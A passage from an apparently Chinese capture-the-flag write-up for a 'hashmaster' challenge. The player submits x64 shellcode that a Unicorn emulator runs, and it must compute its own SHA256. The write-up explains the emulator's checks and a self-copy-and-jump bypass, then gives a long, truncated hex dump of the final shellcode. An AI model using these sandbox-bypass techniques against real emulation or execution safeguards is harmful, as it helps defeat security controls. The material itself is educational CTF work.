pt = b'.' + pt[1:]
print(pt)
```


- **hashmaster**

选择难度，input后base64解码，计算sha256，输入内容为shellcode，然后跑一个unicorn（x64），读取0x2000000比较结果

难度0比较 \xff *32

```
00000150A7C50000    48:C7C0 00000002    mov rax,2000000
00000150A7C50007    48:FF48 00          dec qword ptr ds:[rax]
00000150A7C5000B    48:FF48 08          dec qword ptr ds:[rax+8]
00000150A7C5000F    48:FF48 10          dec qword ptr ds:[rax+10]
00000150A7C50013    48:FF48 18          dec qword ptr ds:[rax+18]
00000150A7C50017    F4                  hlt
00000150A7C50018    90                  nop
```

之后的难度都需要结果为自身sha256



map两处内存

0x1000000 RWX size 0x200000

0x2000000 RWX size 0x1000

难度1没有额外条件，难度4有两个额外条件

不能向上执行代码（PC必须递增）

UC_HOOK_MEM_READ 限制读取 0x2000000 + 0x0-0xfff

自身sha256计算：可预先计算之前轮的固定代码hash，将计算好的hash构造代码放到最后，计算构造代码同时也是最后一块的hash

SHA256汇编：`https://github.com/maleg/sha256_asm`

SHA256计算最后轮：`https://github.com/ilvn/SHA256` ,打印每一轮输出

bypass条件：

mov代码 到 新地址（0x1010000 可写）跳转过去执行新代码

```
# mov rbx, 0×1010000
# 48 C7 C3 00 00 01 01
# mov rax,DATA(0×aaaaaaaaaaaaaaab)

# 48 B8 AB AA AA AA AA AA AA AA
# mov qword ptr ds:[rbx],rax
# add rbx,0×8
# 48 89 03 48 83 C3 08
```

```
MOV RAX,0×AAAAAAAAAAAAAAAA ; 0×18
PUSH RAX
MOV RAX,0×BBBBBBBBBBBBBBBB ; 0×10
PUSH RAX
MOV RAX,0×CCCCCCCCCCCCCCCC ; 0×08
PUSH RAX
MOV RAX,0×DDDDDDDDDDDDDDDD ; 0×00
PUSH RAX
MOV eax,0×1010000
jmp rax
```

将最后轮计算hash构造代码存放到 0x2000400 处，构造好shellcode模板，

```
MOV RAX,0×2000C00
mov     rdi, 2000000H
mov     rsi, 2000400H
MOV byte [RAX + 0×0],0×48
MOV byte [RAX + 0×B],0×48
MOV byte [RAX + 0×16],0×48
MOV byte [RAX + 0×21],0×48
MOV byte [RAX + 0×1],0×B8
MOV byte [RAX + 0×C],0×B8
MOV byte [RAX + 0×17],0×B8
MOV byte [RAX + 0×22],0×B8
MOV byte [RAX + 0×A],0×50
MOV byte [RAX + 0×15],0×50
MOV byte [RAX + 0×20],0×50
MOV byte [RAX + 0×2b],0×50
MOV rbx,qword[ABS 0×2000018]
MOV qword [rax + 0X2],rbx
MOV rbx,qword[ABS 0×2000010]
MOV qword [rax + 0XD],rbx
MOV rbx,qword[ABS 0×2000008]
MOV qword [rax + 0X18],rbx
MOV rbx,qword[ABS 0×2000000]
MOV qword [rax + 0X23],rbx
MOV rbx,0×80E0FF01010000B8 ;LAST asm    ;0×80E0FF01010000B8
MOV qword [rax + 0X2c],rbx
MOV rbx,0×986f020000000000 ;SHA256 SIZE ;0×986f020000000000
MOV qword [rax + 0X38],rbx
MOV RSI ,0×2000C00
MOV rsp,2000F00H
```

final exp

```
import hashlib

HASHCODE =bytearray.fromhex('''
B8 00 0C 00 02 BF 00 00 00 02 BE 00 04 00 02 C6
00 48 C6 40 0B 48 C6 40 16 48 C6 40 21 48 C6 40
01 B8 C6 40 0C B8 C6 40 17 B8 C6 40 22 B8 C6 40
0A 50 C6 40 15 50 C6 40 20 50 C6 40 2B 50 48 8B
1C 25 18 00 00 02 48 89 58 02 48 8B 1C 25 10 00
00 02 48 89 58 0D 48 8B 1C 25 08 00 00 02 48 89
58 18 48 8B 1C 25 00 00 00 02 48 89 58 23 48 BB
B8 00 00 01 01 FF E0 80 48 89 58 2C 48 BB 00 00
00 00 00 02 6F 98 48 89 58 38 BE 00 0C 00 02 BC
00 0F 00 02 44 8B 07 44 8B 4F 04 44 8B 57 08 44
8B 5F 0C 44 8B 67 10 44 8B 6F 14 44 8B 77 18 44
8B 7F 1C 8B 1E 0F CB 89 1C 24 44 89 E1 44 89 E2
44 89 E0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DF 44 89 F1 44 31 E9 44 21 E1 44 31 F1 8D
84 08 98 2F 8A 42 41 01 C7 45 01 FB 44 89 C1 44
89 C2 44 89 C0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 D1 41 01 C7 44 89 D0 44 09 C8 44 21
C9 44 21 C0 09 C8 41 01 C7 8B 5E 04 0F CB 89 5C
24 04 44 89 D9 44 89 DA 44 89 D8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DE 44 89 E9 44 31
E1 44 21 D9 44 31 E9 8D 84 08 91 44 37 71 41 01
C6 45 01 F2 44 89 F9 44 89 FA 44 89 F8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 C9 41 01 C6
44 89 C8 44 09 C0 44 21 C1 44 21 F8 09 C8 41 01
C6 8B 5E 08 0F CB 89 5C 24 08 44 89 D1 44 89 D2
44 89 D0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DD 44 89 E1 44 31 D9 44 21 D1 44 31 E1 8D
84 08 CF FB C0 B5 41 01 C5 45 01 E9 44 89 F1 44
89 F2 44 89 F0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 C1 41 01 C5 44 89 C0 44 09 F8 44 21
F9 44 21 F0 09 C8 41 01 C5 8B 5E 0C 0F CB 89 5C
24 0C 44 89 C9 44 89 CA 44 89 C8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DC 44 89 D9 44 31
D1 44 21 C9 44 31 D9 8D 84 08 A5 DB B5 E9 41 01
C4 45 01 E0 44 89 E9 44 89 EA 44 89 E8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F9 41 01 C4
44 89 F8 44 09 F0 44 21 F1 44 21 E8 09 C8 41 01
C4 8B 5E 10 0F CB 89 5C 24 10 44 89 C1 44 89 C2
44 89 C0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DB 44 89 D1 44 31 C9 44 21 C1 44 31 D1 8D
84 08 5B C2 56 39 41 01 C3 45 01 DF 44 89 E1 44
```

```
89 E2 44 89 E0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 F1 41 01 C3 44 89 F0 44 09 E8 44 21
E9 44 21 E0 09 C8 41 01 C3 8B 5E 14 0F CB 89 5C
24 14 44 89 F9 44 89 FA 44 89 F8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DA 44 89 C9 44 31
C1 44 21 F9 44 31 C9 8D 84 08 F1 11 F1 59 41 01
C2 45 01 D6 44 89 D9 44 89 DA 44 89 D8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E9 41 01 C2
44 89 E8 44 09 E0 44 21 E1 44 21 D8 09 C8 41 01
C2 8B 5E 18 0F CB 89 5C 24 18 44 89 F1 44 89 F2
44 89 F0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 D9 44 89 C1 44 31 F9 44 21 F1 44 31 C1 8D
84 08 A4 82 3F 92 41 01 C1 45 01 CD 44 89 D1 44
89 D2 44 89 D0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 E1 41 01 C1 44 89 E0 44 09 D8 44 21
D9 44 21 D0 09 C8 41 01 C1 8B 5E 1C 0F CB 89 5C
24 1C 44 89 E9 44 89 EA 44 89 E8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 D8 44 89 F9 44 31
F1 44 21 E9 44 31 F9 8D 84 08 D5 5E 1C AB 41 01
C0 45 01 C4 44 89 C9 44 89 CA 44 89 C8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 D9 41 01 C0
44 89 D8 44 09 D0 44 21 D1 44 21 C8 09 C8 41 01
C0 8B 5E 20 0F CB 89 5C 24 20 44 89 E1 44 89 E2
44 89 E0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DF 44 89 F1 44 31 E9 44 21 E1 44 31 F1 8D
84 08 98 AA 07 D8 41 01 C7 45 01 FB 44 89 C1 44
89 C2 44 89 C0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 D1 41 01 C7 44 89 D0 44 09 C8 44 21
C9 44 21 C0 09 C8 41 01 C7 8B 5E 24 0F CB 89 5C
24 24 44 89 D9 44 89 DA 44 89 D8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DE 44 89 E9 44 31
E1 44 21 D9 44 31 E9 8D 84 08 01 5B 83 12 41 01
C6 45 01 F2 44 89 F9 44 89 FA 44 89 F8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 C9 41 01 C6
44 89 C8 44 09 C0 44 21 C1 44 21 F8 09 C8 41 01
C6 8B 5E 28 0F CB 89 5C 24 28 44 89 D1 44 89 D2
44 89 D0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DD 44 89 E1 44 31 D9 44 21 D1 44 31 E1 8D
84 08 BE 85 31 24 41 01 C5 45 01 E9 44 89 F1 44
89 F2 44 89 F0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 C1 41 01 C5 44 89 C0 44 09 F8 44 21
F9 44 21 F0 09 C8 41 01 C5 8B 5E 2C 0F CB 89 5C
24 2C 44 89 C9 44 89 CA 44 89 C8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DC 44 89 D9 44 31
D1 44 21 C9 44 31 D9 8D 84 08 C3 7D 0C 55 41 01
C4 45 01 E0 44 89 E9 44 89 EA 44 89 E8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F9 41 01 C4
```

```
44 89 F8 44 09 F0 44 21 F1 44 21 E8 09 C8 41 01
C4 8B 5E 30 0F CB 89 5C 24 30 44 89 C1 44 89 C2
44 89 C0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DB 44 89 D1 44 31 C9 44 21 C1 44 31 D1 8D
84 08 74 5D BE 72 41 01 C3 45 01 DF 44 89 E1 44
89 E2 44 89 E0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 F1 41 01 C3 44 89 F0 44 09 E8 44 21
E9 44 21 E0 09 C8 41 01 C3 8B 5E 34 0F CB 89 5C
24 34 44 89 F9 44 89 FA 44 89 F8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DA 44 89 C9 44 31
C1 44 21 F9 44 31 C9 8D 84 08 FE B1 DE 80 41 01
C2 45 01 D6 44 89 D9 44 89 DA 44 89 D8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E9 41 01 C2
44 89 E8 44 09 E0 44 21 E1 44 21 D8 09 C8 41 01
C2 8B 5E 38 0F CB 89 5C 24 38 44 89 F1 44 89 F2
44 89 F0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 D9 44 89 C1 44 31 F9 44 21 F1 44 31 C1 8D
84 08 A7 06 DC 9B 41 01 C1 45 01 CD 44 89 D1 44
89 D2 44 89 D0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 E1 41 01 C1 44 89 E0 44 09 D8 44 21
D9 44 21 D0 09 C8 41 01 C1 8B 5E 3C 0F CB 89 5C
24 3C 44 89 E9 44 89 EA 44 89 E8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 D8 44 89 F9 44 31
F1 44 21 E9 44 31 F9 8D 84 08 74 F1 9B C1 41 01
C0 45 01 C4 44 89 C9 44 89 CA 44 89 C8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 D9 41 01 C0
44 89 D8 44 09 D0 44 21 D1 44 21 C8 09 C8 41 01
C0 8B 44 24 04 8B 1C 24 03 5C 24 24 89 C1 89 C2
C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B
44 24 38 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11
31 D1 31 C8 01 C3 89 1C 24 44 89 E1 44 89 E2 44
89 E0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41
01 DF 44 89 F1 44 31 E9 44 21 E1 44 31 F1 8D 84
08 C1 69 9B E4 41 01 C7 45 01 FB 44 89 C1 44 89
C2 44 89 C0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31
C8 44 89 D1 41 01 C7 44 89 D0 44 09 C8 44 21 C9
44 21 C0 09 C8 41 01 C7 8B 44 24 08 8B 5C 24 04
03 5C 24 28 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8
07 31 D1 31 C8 01 C3 8B 44 24 3C 89 C1 89 C2 C1
C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C
24 04 44 89 D9 44 89 DA 44 89 D8 C1 C9 0B C1 CA
19 C1 C8 06 31 D1 31 C8 41 01 DE 44 89 E9 44 31
E1 44 21 D9 44 31 E9 8D 84 08 86 47 BE EF 41 01
C6 45 01 F2 44 89 F9 44 89 FA 44 89 F8 C1 C9 0D
C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 C9 41 01 C6
44 89 C8 44 09 C0 44 21 C1 44 21 F8 09 C8 41 01
C6 8B 44 24 0C 8B 5C 24 08 03 5C 24 2C 89 C1 89
```

```
C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3
8B 04 24 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11
31 D1 31 C8 01 C3 89 5C 24 08 44 89 D1 44 89 D2
44 89 D0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DD 44 89 E1 44 31 D9 44 21 D1 44 31 E1 8D
84 08 C6 9D C1 0F 41 01 C5 45 01 E9 44 89 F1 44
89 F2 44 89 F0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 C1 41 01 C5 44 89 C0 44 09 F8 44 21
F9 44 21 F0 09 C8 41 01 C5 8B 44 24 10 8B 5C 24
0C 03 5C 24 30 89 C1 89 C2 C1 C9 12 C1 EA 03 C1
C8 07 31 D1 31 C8 01 C3 8B 44 24 04 89 C1 89 C2
C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89
5C 24 0C 44 89 C9 44 89 CA 44 89 C8 C1 C9 0B C1
CA 19 C1 C8 06 31 D1 31 C8 41 01 DC 44 89 D9 44
31 D1 44 21 C9 44 31 D9 8D 84 08 CC A1 0C 24 41
01 C4 45 01 E0 44 89 E9 44 89 EA 44 89 E8 C1 C9
0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F9 41 01
C4 44 89 F8 44 09 F0 44 21 F1 44 21 E8 09 C8 41
01 C4 8B 44 24 14 8B 5C 24 10 03 5C 24 34 89 C1
89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01
C3 8B 44 24 08 89 C1 89 C2 C1 C9 13 C1 EA 0A C1
C8 11 31 D1 31 C8 01 C3 89 5C 24 10 44 89 C1 44
89 C2 44 89 C0 C1 C9 0B C1 CA 19 C1 C8 06 31 D1
31 C8 41 01 DB 44 89 D1 44 31 C9 44 21 C1 44 31
D1 8D 84 08 6F 2C E9 2D 41 01 C3 45 01 DF 44 89
E1 44 89 E2 44 89 E0 C1 C9 0D C1 CA 16 C1 C8 02
31 D1 31 C8 44 89 F1 41 01 C3 44 89 F0 44 09 E8
44 21 E9 44 21 E0 09 C8 41 01 C3 8B 44 24 18 8B
5C 24 14 03 5C 24 38 89 C1 89 C2 C1 C9 12 C1 EA
03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 0C 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 5C 24 14 44 89 F9 44 89 FA 44 89 F8 C1 C9
0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DA 44 89
C9 44 31 C1 44 21 F9 44 31 C9 8D 84 08 AA 84 74
4A 41 01 C2 45 01 D6 44 89 D9 44 89 DA 44 89 D8
C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E9
41 01 C2 44 89 E8 44 09 E0 44 21 E1 44 21 D8 09
C8 41 01 C2 8B 44 24 1C 8B 5C 24 18 03 5C 24 3C
89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31
C8 01 C3 8B 44 24 10 89 C1 89 C2 C1 C9 13 C1 EA
0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 18 44 89
F1 44 89 F2 44 89 F0 C1 C9 0B C1 CA 19 C1 C8 06
31 D1 31 C8 41 01 D9 44 89 C1 44 31 F9 44 21 F1
44 31 C1 8D 84 08 DC A9 B0 5C 41 01 C1 45 01 CD
44 89 D1 44 89 D2 44 89 D0 C1 C9 0D C1 CA 16 C1
C8 02 31 D1 31 C8 44 89 E1 41 01 C1 44 89 E0 44
09 D8 44 21 D9 44 21 D0 09 C8 41 01 C1 8B 44 24
```

```
20 8B 5C 24 1C 03 1C 24 89 C1 89 C2 C1 C9 12 C1
EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 14 89
C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8
01 C3 89 5C 24 1C 44 89 E9 44 89 EA 44 89 E8 C1
C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 D8 44
89 F9 44 31 F1 44 21 E9 44 31 F9 8D 84 08 DA 88
F9 76 41 01 C0 45 01 C4 44 89 C9 44 89 CA 44 89
C8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89
D9 41 01 C0 44 89 D8 44 09 D0 44 21 D1 44 21 C8
09 C8 41 01 C0 8B 44 24 24 8B 5C 24 20 03 5C 24
04 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1
31 C8 01 C3 8B 44 24 18 89 C1 89 C2 C1 C9 13 C1
EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 20 44
89 E1 44 89 E2 44 89 E0 C1 C9 0B C1 CA 19 C1 C8
06 31 D1 31 C8 41 01 DF 44 89 F1 44 31 E9 44 21
E1 44 31 F1 8D 84 08 52 51 3E 98 41 01 C7 45 01
FB 44 89 C1 44 89 C2 44 89 C0 C1 C9 0D C1 CA 16
C1 C8 02 31 D1 31 C8 44 89 D1 41 01 C7 44 89 D0
44 09 C8 44 21 C9 44 21 C0 09 C8 41 01 C7 8B 44
24 28 8B 5C 24 24 03 5C 24 08 89 C1 89 C2 C1 C9
12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24
1C 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1
31 C8 01 C3 89 5C 24 24 44 89 D9 44 89 DA 44 89
D8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01
DE 44 89 E9 44 31 E1 44 21 D9 44 31 E9 8D 84 08
6D C6 31 A8 41 01 C6 45 01 F2 44 89 F9 44 89 FA
44 89 F8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8
44 89 C9 41 01 C6 44 89 C8 44 09 C0 44 21 C1 44
21 F8 09 C8 41 01 C6 8B 44 24 2C 8B 5C 24 28 03
5C 24 0C 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07
31 D1 31 C8 01 C3 8B 44 24 20 89 C1 89 C2 C1 C9
13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24
28 44 89 D1 44 89 D2 44 89 D0 C1 C9 0B C1 CA 19
C1 C8 06 31 D1 31 C8 41 01 DD 44 89 E1 44 31 D9
44 21 D1 44 31 E1 8D 84 08 C8 27 03 B0 41 01 C5
45 01 E9 44 89 F1 44 89 F2 44 89 F0 C1 C9 0D C1
CA 16 C1 C8 02 31 D1 31 C8 44 89 C1 41 01 C5 44
89 C0 44 09 F8 44 21 F9 44 21 F0 09 C8 41 01 C5
8B 44 24 30 8B 5C 24 2C 03 5C 24 10 89 C1 89 C2
C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B
44 24 24 89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11
31 D1 31 C8 01 C3 89 5C 24 2C 44 89 C9 44 89 CA
44 89 C8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8
41 01 DC 44 89 D9 44 31 D1 44 21 C9 44 31 D9 8D
84 08 C7 7F 59 BF 41 01 C4 45 01 E0 44 89 E9 44
89 EA 44 89 E8 C1 C9 0D C1 CA 16 C1 C8 02 31 D1
31 C8 44 89 F9 41 01 C4 44 89 F8 44 09 F0 44 21
```

```
F1 44 21 E8 09 C8 41 01 C4 8B 44 24 34 8B 5C 24
30 03 5C 24 14 89 C1 89 C2 C1 C9 12 C1 EA 03 C1
C8 07 31 D1 31 C8 01 C3 8B 44 24 28 89 C1 89 C2
C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89
5C 24 30 44 89 C1 44 89 C2 44 89 C0 C1 C9 0B C1
CA 19 C1 C8 06 31 D1 31 C8 41 01 DB 44 89 D1 44
31 C9 44 21 C1 44 31 D1 8D 84 08 F3 0B E0 C6 41
01 C3 45 01 DF 44 89 E1 44 89 E2 44 89 E0 C1 C9
0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 F1 41 01
C3 44 89 F0 44 09 E8 44 21 E9 44 21 E0 09 C8 41
01 C3 8B 44 24 38 8B 5C 24 34 03 5C 24 18 89 C1
89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8 01
C3 8B 44 24 2C 89 C1 89 C2 C1 C9 13 C1 EA 0A C1
C8 11 31 D1 31 C8 01 C3 89 5C 24 34 44 89 F9 44
89 FA 44 89 F8 C1 C9 0B C1 CA 19 C1 C8 06 31 D1
31 C8 41 01 DA 44 89 C9 44 31 C1 44 21 F9 44 31
C9 8D 84 08 47 91 A7 D5 41 01 C2 45 01 D6 44 89
D9 44 89 DA 44 89 D8 C1 C9 0D C1 CA 16 C1 C8 02
31 D1 31 C8 44 89 E9 41 01 C2 44 89 E8 44 09 E0
44 21 E1 44 21 D8 09 C8 41 01 C2 8B 44 24 3C 8B
5C 24 38 03 5C 24 1C 89 C1 89 C2 C1 C9 12 C1 EA
03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 30 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 5C 24 38 44 89 F1 44 89 F2 44 89 F0 C1 C9
0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 D9 44 89
C1 44 31 F9 44 21 F1 44 31 C1 8D 84 08 51 63 CA
06 41 01 C1 45 01 CD 44 89 D1 44 89 D2 44 89 D0
C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 E1
41 01 C1 44 89 E0 44 09 D8 44 21 D9 44 21 D0 09
C8 41 01 C1 8B 04 24 8B 5C 24 3C 03 5C 24 20 89
C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8
01 C3 8B 44 24 34 89 C1 89 C2 C1 C9 13 C1 EA 0A
C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 3C 44 89 E9
44 89 EA 44 89 E8 C1 C9 0B C1 CA 19 C1 C8 06 31
D1 31 C8 41 01 D8 44 89 F9 44 31 F1 44 21 E9 44
31 F9 8D 84 08 67 29 29 14 41 01 C0 45 01 C4 44
89 C9 44 89 CA 44 89 C8 C1 C9 0D C1 CA 16 C1 C8
02 31 D1 31 C8 44 89 D9 41 01 C0 44 89 D8 44 09
D0 44 21 D1 44 21 C8 09 C8 41 01 C0 8B 44 24 04
8B 1C 24 03 5C 24 24 89 C1 89 C2 C1 C9 12 C1 EA
03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 38 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 1C 24 44 89 E1 44 89 E2 44 89 E0 C1 C9 0B
C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DF 44 89 F1
44 31 E9 44 21 E1 44 31 F1 8D 84 08 85 0A B7 27
41 01 C7 45 01 FB 44 89 C1 44 89 C2 44 89 C0 C1
C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 D1 41
```

```
01 C7 44 89 D0 44 09 C8 44 21 C9 44 21 C0 09 C8
41 01 C7 8B 44 24 08 8B 5C 24 04 03 5C 24 28 89
C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31 C8
01 C3 8B 44 24 3C 89 C1 89 C2 C1 C9 13 C1 EA 0A
C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 04 44 89 D9
44 89 DA 44 89 D8 C1 C9 0B C1 CA 19 C1 C8 06 31
D1 31 C8 41 01 DE 44 89 E9 44 31 E1 44 21 D9 44
31 E9 8D 84 08 38 21 1B 2E 41 01 C6 45 01 F2 44
89 F9 44 89 FA 44 89 F8 C1 C9 0D C1 CA 16 C1 C8
02 31 D1 31 C8 44 89 C9 41 01 C6 44 89 C8 44 09
C0 44 21 C1 44 21 F8 09 C8 41 01 C6 8B 44 24 0C
8B 5C 24 08 03 5C 24 2C 89 C1 89 C2 C1 C9 12 C1
EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 04 24 89 C1
89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31 C8 01
C3 89 5C 24 08 44 89 D1 44 89 D2 44 89 D0 C1 C9
0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DD 44 89
E1 44 31 D9 44 21 D1 44 31 E1 8D 84 08 FC 6D 2C
4D 41 01 C5 45 01 E9 44 89 F1 44 89 F2 44 89 F0
C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44 89 C1
41 01 C5 44 89 C0 44 09 F8 44 21 F9 44 21 F0 09
C8 41 01 C5 8B 44 24 10 8B 5C 24 0C 03 5C 24 30
89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31 D1 31
C8 01 C3 8B 44 24 04 89 C1 89 C2 C1 C9 13 C1 EA
0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 0C 44 89
C9 44 89 CA 44 89 C8 C1 C9 0B C1 CA 19 C1 C8 06
31 D1 31 C8 41 01 DC 44 89 D9 44 31 D1 44 21 C9
44 31 D9 8D 84 08 13 0D 38 53 41 01 C4 45 01 E0
44 89 E9 44 89 EA 44 89 E8 C1 C9 0D C1 CA 16 C1
C8 02 31 D1 31 C8 44 89 F9 41 01 C4 44 89 F8 44
09 F0 44 21 F1 44 21 E8 09 C8 41 01 C4 8B 44 24
14 8B 5C 24 10 03 5C 24 34 89 C1 89 C2 C1 C9 12
C1 EA 03 C1 C8 07 31 D1 31 C8 01 C3 8B 44 24 08
89 C1 89 C2 C1 C9 13 C1 EA 0A C1 C8 11 31 D1 31
C8 01 C3 89 5C 24 10 44 89 C1 44 89 C2 44 89 C0
C1 C9 0B C1 CA 19 C1 C8 06 31 D1 31 C8 41 01 DB
44 89 D1 44 31 C9 44 21 C1 44 31 D1 8D 84 08 54
73 0A 65 41 01 C3 45 01 DF 44 89 E1 44 89 E2 44
89 E0 C1 C9 0D C1 CA 16 C1 C8 02 31 D1 31 C8 44
89 F1 41 01 C3 44 89 F0 44 09 E8 44 21 E9 44 21
E0 09 C8 41 01 C3 8B 44 24 18 8B 5C 24 14 03 5C
24 38 89 C1 89 C2 C1 C9 12 C1 EA 03 C1 C8 07 31
D1 31 C8 01 C3 8B 44 24 0C 89 C1 89 C2 C1 C9 13
C1 EA 0A C1 C8 11 31 D1 31 C8 01 C3 89 5C 24 14
44 89 F9 44 89 FA 44 89 F8 C1 C9 0B C1 CA 19 C1
C8 06 31 D1 31 C8 41 01 DA 44 89 C9 44 31 C1 44
21 F9 44 31 C9 8D 84 08 BB 0A 6A 76 41 01 C2 45
